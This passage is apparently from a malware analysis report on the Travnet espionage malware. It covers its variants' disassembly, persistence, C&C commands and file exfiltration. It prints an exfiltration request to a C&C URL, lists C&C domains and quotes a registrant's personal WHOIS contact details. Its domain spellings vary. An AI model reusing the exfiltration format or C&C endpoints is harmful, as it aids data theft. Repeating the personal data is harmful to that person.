100040EA . 8D85 F8FEFFFF LEA EAX,DWORD PTR SS:[EBP-108]
100040F0 . 50 PUSH EAX
100040F1 . 56 PUSH ESI
  
```

It doesn't stop at that, it even uploads the victim's files onto the remote C&C that have the file extensions "doc, docx, xls, xlsx, txt, rtf, pdf" as well as the files on the victim's desktop folder. Another important aspect of Travnet is the fact that it uses a custom compression & encoding algorithm on the data collected, before its sent to the remote C&C. A typical file upload communication between the bot & the C&C looks like this:



```

[CPU - thread 000003D0, module 6to4ex]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

10003528 . 8D8D 90FBFFFF LEA ECX,DWORD PTR SS:[EBP-470]
1000352E . 53 PUSH EBX
1000352F . 68 706B0110 PUSH 6to4ex.10016B70
10003534 . C745 B0 3C0000 MOV DWORD PTR SS:[EBP-50],3C
1000353B . 894D E4 MOV DWORD PTR SS:[EBP-1C],ECX
1000353E . FF15 08920010 CALL DWORD PTR DS:[<&WININET.InternetCr
10003544 . 8500 TEST EAX,EAX
10003546 . v0F84 CC020000 JE 6to4ex.10003818
1000354C . 56 PUSH ESI
1000354D . 8B75 0C MOV ESI,DWORD PTR SS:[EBP+C]
10003550 . 8D86 00040000 LEA EAX,DWORD PTR DS:[ESI+400]
10003556 . 50 PUSH EAX
10003557 . 6A 08 PUSH 8
10003559 . FF15 6C900010 CALL DWORD PTR DS:[<&KERNEL32.GetProces
1000355F . 50 PUSH EAX
10003560 . FF15 68900010 CALL DWORD PTR DS:[<&KERNEL32.HeapAlloc
10003566 . FF75 14 PUSH DWORD PTR SS:[EBP+14]
10003569 . 8B3D 90910010 MOV EDI,DWORD PTR DS:[<&MSUCRT.sprintf>]
1000356F . 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
10003572 . FF75 10 PUSH DWORD PTR SS:[EBP+10]
10003575 . 68 F4640110 PUSH 6to4ex.100164F4
1000357A . 68 04650110 PUSH 6to4ex.10016504
1000357F . 68 F0630110 PUSH 6to4ex.100163F0
10003584 . FF75 DC PUSH DWORD PTR SS:[EBP-24]
10003587 . 68 08B50010 PUSH 6to4ex.1000B5D8
1000358C . 50 PUSH EAX
1000358D . FF07 CALL EDI
1000358F . 83C4 20 ADD ESP,20
10003592 . 56 PUSH ESI
10003593 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
  
```


An actual HTTP GET request looks like this:

```
"http://www.newesyahoo.com/traveler1/net/nettraveler.asp?hostid=00CD1A40&hostname=ComputerName&hostip=127.0.0.1&filename=FileList-0523-131103.ini&filestart=0&filetext=begin::RgAxAC2QzebTgdToZTkXQaCicYTaZR72HWSigYTPHjEZDUZTvgBrOEmQ0nlxm86m46D0YTg*::end"
```

Here, the data between "begin::" & "::~end" is the actual file content, that was compressed & encoded by the bot. It seems that this older variant of the Travnet malware supported 4 different types of commands from the remote C&C and they are as follows:

- UNINSTALL
- UPDATE
- RESET
- UPLOAD

```

* [#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
File View Debug Plugins Options Window Help
[Icons] [L] [E] [M] [T] [W] [H] [C] / [K] [B] [R] ... [S]
10003872 . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
10003878 . 68 44B60010 PUSH 6to4ex.1000B644 ASCII "%s:UNINSTALL"
1000387D . 50 PUSH EAX
1000387E . FFD6 CALL ESI
10003880 . 8B3D B4910010 MOV EDI,DWORD PTR DS:[&MSVCRT.strstr] msvcr7.strstr
10003886 . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
1000388C . 50 PUSH EAX
1000388D . FF75 FC PUSH DWORD PTR SS:[EBP-4]
10003890 . FFD7 CALL EDI
10003892 . 83C4 14 ADD ESP,14
10003895 . 85C0 TEST EAX,EAX
10003897 . 75 75 JNZ SHORT 6to4ex.1000390E
10003899 . 53 PUSH EBX
1000389A . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
100038A0 . 68 38B60010 PUSH 6to4ex.1000B638 ASCII "%s:UPDATE"
100038A5 . 50 PUSH EAX
100038A6 . FFD6 CALL ESI
100038A8 . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
100038AE . 50 PUSH EAX
100038AF . FF75 FC PUSH DWORD PTR SS:[EBP-4]
100038B2 . FFD7 CALL EDI
100038B4 . 83C4 14 ADD ESP,14
100038B7 . 85C0 TEST EAX,EAX
100038B9 . 75 4F JNZ SHORT 6to4ex.1000390A
100038BB . 53 PUSH EBX
100038BC . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
100038C2 . 68 2CB60010 PUSH 6to4ex.1000B62C ASCII "%s:RESET"
100038C7 . 50 PUSH EAX
100038C8 . FFD6 CALL ESI
100038CA . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
100038D0 . 50 PUSH EAX
100038D1 . FF75 FC PUSH DWORD PTR SS:[EBP-4]
100038D4 . FFD7 CALL EDI
100038D6 . 83C4 14 ADD ESP,14
100038D9 . 85C0 TEST EAX,EAX
100038DB . 75 29 JNZ SHORT 6to4ex.10003906
100038DD . 53 PUSH EBX
100038DE . 8085 F4FEFFFF LEA EAX,DWORD PTR SS:[EBP-10C]
100038E4 . 68 20B60010 PUSH 6to4ex.1000B620 ASCII "%s:UPLOAD"
100038E9 . 50 PUSH EAX
EIP163F87=00000004

```


That concludes Part-A of our Travnet analysis.

Travnet Technical Analysis: Part B

File details :

Filename	travnet_B.exe
MD5	9d22897b05261ad66645887b094a43c7
SHA1	dc63b4b9ee2f8486b96ce62be4a31e041d422ef7
SHA256	e547e8a8bc27d65dca92bc861be82e1c94b9c9aca8a2b75381e9b16e4ad89600
Filetype	PE32 executable (GUI) Intel 80386, for MS Windows
Filesize	102400 bytes
C&C Url	http://www.viprambler.com/newsinfo/uld/nettraveler.asp

A quick analysis by PEiD reveals that the binary is not packed or protected.



This executable is apparently an updated variant of Travnet. The major changes are as follows:

- It's an executable & not a DLL.
- The compression algorithm has been modified.
- It tries to install itself on the victim machine to achieve persistence instead of dropping other payloads.
- Supports just 2 instructions from the C&C instead of 4, like in the previous version.

Apart from these, there isn't much difference. The following analysis only focuses on what has changed.

It achieves persistence by copying itself to the currently logged-in user's "temp" folder as "csms.exe" & placing a shortcut to it, named as "seruvicelink" in the "startup" folder.

```
---
push 7 ; nFolder
push eax ; lpszPath
push 0 ; hwndOwner
call ds:SHGetSpecialFolderPathA
lea eax, [ebp-104h]
push offset aSeruvicelink ; "\\seruvicelink"
push eax ; char *
call strcat
```


The next step is to create a new mutex object to avoid running multiple instances. It names the mutex as "Assassin".

```
pop ecx
pop ecx
push offset Name ; "Assassin"
push ebx ; bInitialOwner
push ebx ; lpMutexAttributes
call ds:CreateMutexA
mov [ebp+hObject], eax
```

After this, it generates a unique 8 characters long "hostid", based on volume serial number to identify the bot. This is common to the previous variant too.

```
call memset
push [ebp+VolumeSerialNumber]
push offset a08x ; "%08X"
push esi ; char *
call ds:sprintf
add esp, 18h
```

Then it checks if the victim machine is connected to the internet or not, by trying to resolve "smtp.live.com" & if that fails, as a second attempt, "smtp.yahoo.com".




The strings displayed above, are actually in "Chinese" & turn out to be :

- "You can connect to the network."
- "Unable to connect to the network."


Unlike the previous variant, this one doesn't seem to collect sensitive information about the victim machine. It just makes a list of all files & folders on the victim machine & dumps it into a file named as

"AllIndex.ini". Next step is to compress the contents of this file, copy the compressed content to a new file named as "AllIndex.ini_d" & then delete the previously created clear-text file. The contents of both the files are as follows:


Filename : AllIndex.ini



Filename : AllIndex.ini_d



It's pretty obvious that the compression ratio achieved by the custom algorithm is quite high from the following image:



Apart from that, this variant also creates a file that lists all the currently running processes on the victim machine, into a text file named "Process.dll" inside the currently logged-on user's "temp" folder. This variant also uses a modified naming convention to upload files onto the remote C&C. The only other major difference from the previous variant is the fact that this one only supports 2 commands from the remote C&C server, instead of 4 & they are as follows:

- Uninstall
- Upload

004016E4	.v74 77	JE SHORT travnet_.0040175D	
004016E6	. 53	PUSH EBX	
004016E7	. 50	PUSH EAX	
004016E8	. FF15 00A58D00	CALL DWORD PTR DS:[<&MSUCRT._strupr>]	[s _strupr
004016EE	. BB 508C8D00	MOV EBX,travnet_.008D8C50	ASCII "44AE768C"
004016F3	. 8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
004016F6	. 53	PUSH EBX	
004016F7	. 8D85 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-10C]	
004016FD	. 68 58B54000	PUSH travnet_.0040B558	ASCII "%s:UNINSTALL"
00401702	. 50	PUSH EAX	
00401703	. FFD7	CALL EDI	
00401705	. 8B35 C0A58D00	MOV ESI,DWORD PTR DS:[<&MSUCRT.strstr>]	msvcrt.strstr
00401708	. 8D85 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-10C]	
00401711	. 50	PUSH EAX	[s2
00401712	. FF75 FC	PUSH DWORD PTR SS:[EBP-4]	s1
00401715	. FFD6	CALL ESI	strstr
00401717	. 83C4 18	ADD ESP,18	
0040171A	. 85C0	TEST EAX,EAX	
0040171C	.v75 29	JNZ SHORT travnet_.00401747	
0040171E	. 53	PUSH EBX	
0040171F	. 8D85 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-10C]	
00401725	. 68 4CB54000	PUSH travnet_.0040B54C	ASCII "%s:UPLOAD"
0040172A	. 50	PUSH EAX	
0040172B	. FFD7	CALL EDI	
0040172D	. 8D85 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-10C]	

The C&C server in case of this variant was located at :


["http://www.viprangler.com/newsinfo/uld/nettraveler.asp"](http://www.viprangler.com/newsinfo/uld/nettraveler.asp)

Travnet Technical Analysis : Part C

Apart from analyzing the malware samples, we also tried to gather as much information about the C&C servers as we could. The fact that even after a lot of research papers being published on the analysis of the Travnet malware, some of the C&C servers are still active & functioning, is noteworthy. We were able to locate a few of them. The ones that caught our attention are currently hosted on these domains :

- www.pkspring.net
- www.viprangler.com

Let's start with the analysis of "www.viprambler.com". WHOIS record for the domain currently is as follows:



```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Registration Service Provided By: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.


Domain Name: VIPRAMBLER.COM

Registration Date: 23-Jan-2013
Expiration Date: 23-Jan-2014

Status:LOCKED
Note: This Domain Name is currently Locked.
This feature is provided to protect against fraudulent acquisition of the domain name,
as in this status the domain name cannot be transferred or modified.

Name Servers:
ns1.ezdnscenter.com
ns2.ezdnscenter.com
ns3.ezdnscenter.com
ns4.ezdnscenter.com
ns5.ezdnscenter.com
ns6.ezdnscenter.com
```

Registrant information for the domain is as follows :




```
Aod's geek
File Edit View Search Terminal Help

Registrant Contact Details:
wang panli
wang panli (chenjm@sina.com)
guangdongshenzhenfutian
shenzhen
guangdong,518026
CN
Tel. +86.075582661331
Fax. +86.075582661331


Administrative Contact Details:
wang panli
wang panli (chenjm@sina.com)
guangdongshenzhenfutian
shenzhen
guangdong,518026
CN
Tel. +86.075582661331
Fax. +86.075582661331
```


Our analysis strongly suggests that the group behind Travnet might be from China. The above record is just one of the findings that supports the claim. Its interesting to note that the domain was recently registered, is locked & expires in 2014. Another interesting observation is the address of the registrant. "Guangdong" province from China seems to pop up everywhere. Its also noteworthy that the domain is still active & still hosting the Travnet C&C. We've also observed that the C&C now remains active only during specific time of the day. The time-stamp from the images below, confirms this.

Active response from the C&C :




C&C server refusing connection later on the same day :



Its obvious that even after the discovery of the malware, the group behind this specific attack is determined to keep it alive. The Travnet malware as well as its C&C infrastructure is constantly evolving. Lets move onto the next active domain.

The Travnet C&C hosted at "pksgiving.net" seems to be fully functional & active all the time. The response from the server when opened from a browser is as follows:




Another interesting finding is the fact that it hosts Travnet C&C on 3 different ports on the server. They are as follows:


- 80
- 443
- 8080

Its evident from the following pictures.

Port 443

